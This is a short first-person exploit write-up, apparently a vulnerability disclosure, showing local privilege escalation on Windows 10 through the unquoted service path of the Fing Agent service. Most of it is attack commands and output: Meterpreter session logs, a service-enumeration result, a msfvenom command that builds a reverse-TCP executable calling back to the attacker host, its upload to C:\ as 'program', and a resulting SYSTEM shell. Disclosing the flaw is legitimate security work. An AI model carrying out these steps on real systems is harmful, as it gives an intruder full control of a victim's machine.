

Local Privilege Escalation via Unquoted Service Path

Win10 x64

Fing Agent

I executed a powershell stager on the “victim” machine as a local unprivileged user, in order to establish a reverse connection to the attacking machine

Once the connection is established

```
[*] Sending stage (175174 bytes) to 192.168.10.31
[*] Meterpreter session 1 opened (192.168.10.15:4444 -> 192.168.10.31:51174) at 2020-12-08 18:42:42 +0100

msf6 exploit(multi/handler) >
msf6 exploit(multi/handler) >
msf6 exploit(multi/handler) > sessions -l

Active sessions
=====

  Id  Name  Type                Information                                     Connection
  --  ---  -
  1    meterpreter x86/windows MSEDGEWIN10\IEUser @ MSEDGEWIN10 192.168.10.15:4444 -> 192.168.10.31:51174 (192.168.10.31)
```

I enumerated services and configurations and I found out an unquoted service path

```
ServiceName: Fing.Agent
Path: C:\Program Files\Fing\resources\extraResources\fingagent.exe --servicemode Fing.Agent --agentroot "C:\Users\IEUser\AppData\Roaming"
StartName: LocalSystem
AbuseFunction: Write-ServiceBinary -ServiceName 'Fing.Agent' -Path <HijackPath>
```

Since the unquoted path is C:\Program Files\Fing\resources\extraResources\fingagent.exe



I forged an executable that run a reverse shell toward my attacking machine and named it “program” in order to make it run by the service

I uploaded it to the victim machine and, as the local user, I put it in “[c:\](#)”



```
msfvenom LHOST=192.168.10.15 LPORT=4445 -p windows/meterpreter/reverse_tcp --platform windows -f exe -o program
```

```
meterpreter > upload program
[*] uploading : /root/winpayloads/program -> program
[*] Uploaded 72.07 KiB of 72.07 KiB (100.0%): /root/winpayloads/program -> program
[*] uploaded : /root/winpayloads/program -> program
```

I stopped the service called “Fing.Agent”

As soon as I started the service

I got another meterpreter shell, this time as NT\AUTHORITY SYSTEM

```
[*] Sending stage (175174 bytes) to 192.168.10.31
[*] Meterpreter session 7 opened (192.168.10.15:4445 -> 192.168.10.31:52197) at 2020-12-08 19:26:17 +0100

msf6 exploit(multi/handler) >
msf6 exploit(multi/handler) > sessions -l
